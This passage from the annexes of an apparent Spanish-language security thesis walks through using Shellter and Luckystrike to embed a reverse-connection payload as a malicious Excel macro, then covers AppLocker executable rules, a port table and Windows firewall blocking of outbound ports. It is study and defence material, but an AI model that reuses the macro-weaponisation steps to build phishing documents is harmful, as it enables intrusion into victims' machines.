


Figura D.7 Pantalla de configuración de la IP y puerto de escucha en Shellter

Una vez generado el payload y almacenado en un directorio específico, es momento de utilizar Luckystrike para generar el archivo de Excel e insertar la macro maliciosa

- Ingresamos al catálogo de opciones




Figura D.8 Pantalla de catálogo de opciones del Luckystrike

- Vamos añadir el payload generado con Shellter




Figura D.9 Pantalla para añadir el payload con Luckystrike

- Configuramos el nombre del payload, la dirección IP remota, la descripción del payload, el tipo de archivo y la ruta del payload.




Figura D.10 Pantalla de configuración de parámetros del payload en Luckystrike

- Regresamos al menú principal (opción 99) y seleccionamos el payload.




Figura D.11 Pantalla de selección del payload en Luckystrike

- Por último regresamos al menú principal (opción 99) y generamos el archivo Excel con el payload insertado como macro.




Figura D.12 Pantalla de Luckystrike para la generación del archivo con el payload insertado

ANEXO E: RESTRICCIÓN DEL SOFTWARE CON APPLOCKER

Dentro de AppLocker se puede definir reglas de ejecutables para denegar la ejecución de todos los archivos con extensión ".exe" en el computador. Esta es una solución eficaz para bloquear aplicaciones que son desconocidas, el problema con este tipo de configuración es que hay que crear una lista de excepciones para las aplicaciones autorizadas (Excel, Word, Antivirus, etc.) y así el sistema pueda funcionar correctamente. Esta solución puede ser la forma más sencilla para un puesto de trabajo ya que una vez definida la lista de aplicaciones autorizadas basta con añadir a la misma las nuevas aplicaciones a utilizarse. En este punto se explicarán cómo configurar este tipo de reglas para ejecutables.

Antes de proceder a la creación de la regla en el AppLocker hay que iniciar el servicio de "identidad de aplicación" que se encuentra en "panel de control/herramientas administrativas". Este servicio comprueba la identidad de una aplicación por lo tanto si se encuentra deshabilitado no se aplicará las reglas creadas con AppLocker.




Figura E.1 Pantalla de configuración del servicio Identidad de Aplicación

Dentro de "panel de control/herramientas administrativas/directivas de seguridad local" se encuentra las "directivas de control de aplicaciones/AppLocker", es aquí donde se realiza la creación de las reglas para los ejecutables.




Figura E.2 Pantalla de configuración del AppLocker

Al momento que creamos reglas predeterminadas, se generan reglas que permiten ejecutar todas las aplicaciones de Archivos de Programa y de Windows.




Figura E.3 Creación de reglas predeterminadas de ejecutables en AppLocker




Figura E.4 Reglas predeterminadas de ejecutables en AppLocker

A partir de aquí se podría definir qué usuarios tienen permiso de ejecutar las aplicaciones permitidas y que están definidas en una lista de excepciones. Para ello nos basamos en la tercera regla de la **figura E.4,** que es la cual permite ejecutar cualquier archivo ejecutable que se encuentre en cualquier ruta.




Figura E.5 Denegar usuarios para las Reglas predeterminadas de ejecutables




Figura E.6 Creando excepciones de programas ejecutables con AppLocker

Con esta configuración lo que estamos definiendo es que solo se permita ejecutar por ciertos usuarios los programas ejecutables que están en la lista de excepciones. Lograríamos también con esto evitar la ejecución de programas que puedan contener código malicioso

ANEXO F: CONFIGURACIÓN DEL FIREWALL DE WINDOWS Y UBUNTU

Un firewall nos puede ayudar a bloquear ataques provenientes del exterior causados por la ejecución de payloads que realizan conexiones remotas inversas. La conexión se realiza desde el equipo de la máquina víctima hacia el equipo del atacante de manera que puedan saltarse la seguridad del firewall.

A continuación se explica la configuración para bloquear la conexión remota inversa generada por payloads que se encuentran insertados en archivos con extensión “exe” o en documentos como macros maliciosas.

Para la configuración primeramente debemos tener en cuenta que puertos necesitamos bloquear y para ello nos basamos en su clasificación.

CLASIFICACIÓN DE LOS PUERTOS

Dentro de la computación existen dos tipos de puertos que son: los puertos físicos y los puertos lógicos.

Los puertos físicos no son más que todos los conectores que están integrados en las tarjetas madres o tarjetas de expansión, estos nos permiten interconectar todos los dispositivos externos e internos con el computador.

Los puertos lógicos no son más que puntos de acceso entre equipos para poder usar los servicios y el intercambio de información entre ellos. Los puertos lógicos permiten identificar los servicios y son protegidos mediante dispositivos como el firewall.

En total existen 65535 puertos lógicos los cuáles se clasifican de la siguiente manera:

- **Puertos bien conocidos**: estos comprenden desde el 0 al 1023 y son reservados para el sistema operativo y usado por protocolos bien conocidos (HTTP, POP3, SMTP, Telnet y FTP).
- **Puertos registrados:** estos comprenden desde el 1024 al 49151 y pueden ser usados por cualquier aplicación.
- **Puertos dinámicos o privados:** estos comprenden desde el 49152 y 65535 y son usados para conexiones peer to peer (P2P).

A continuación se muestra una tabla con los puertos más utilizados

Puerto	Nombre	Descripción
20	FTP Data	Transferencia de datos FTP.
21	FTP	Servicio para compartir archivos FTP.
22	SSH	Acceso remoto seguro
23	Telnet	Acceso remoto. Puerto inseguro.
25	SMTP	Usado para envío de correo electrónico
53	DNS	Sistema de nombre de dominio
59	DCC	Usado predeterminada para el envío de ficheros en algunos programas como IRC.
79	Finger	Informa al cliente datos sobre usuarios conectados a un servicio del servidor
80	HTTP	Utilizado para navegación web
110	POP3	Usado para acceder a los correos electrónicos de cuentas personales
113	IDENT	Antiguo sistema de identificación de usuarios
119	NNTP	Servidor de noticias.
135	NetBIOS	Usado para compartir archivos en red
139	NetBIOS	Usado para compartir servicios compartidos de impresoras y/o archivos
143	IMAP	Usado para acceder a los correos electrónicos de cuentas personales
389	LDAP	Usado para el acceso a un servicio de directorio ordenado y distribuido
443	HTTPS	Usado para navegación Web en modo seguro.
445	MSFT DS	Server Message Block
563	POP3 SSL	Conexión POP3 pero con cifrado SSL.
993	IMAP4 SSL	Usado para acceder a los correos electrónicos por medio de cifrado SSL
995	POP3 SSL	Conexión POP3 pero con cifrado SSL.
1080	Proxy	Servicio de proxy
1723	PPTP	Puerto usado para conectar equipos por medio de Red Privada Virtual.
3306	MySQL	Base de datos MySQL.
5000	UPnP	Usado para el reconocimiento de periféricos
8080	Proxy Web	Usado para navegar de forma más privada por Internet

Tabla 2 Clasificación de los puertos

Una vez conocida la clasificación de los puertos procedemos con la configuración para bloquear los puertos registrados y dinámicos que van desde el 1024 al 65535, ya que las conexiones remotas inversas que realizan los payloads por lo general utilizan estos rangos.

CONFIGURACIÓN DEL FIREWALL DE WINDOWS

En la opción de reglas de salida de la configuración avanzada del firewall procedemos a crear una nueva regla




Figura F.1 Configuración avanzada del firewall de Windows




Figura F.2 Configuración del tipo de regla en el firewall de Windows




Figura F.3 Bloqueo de rango de puertos en el firewall de Windows

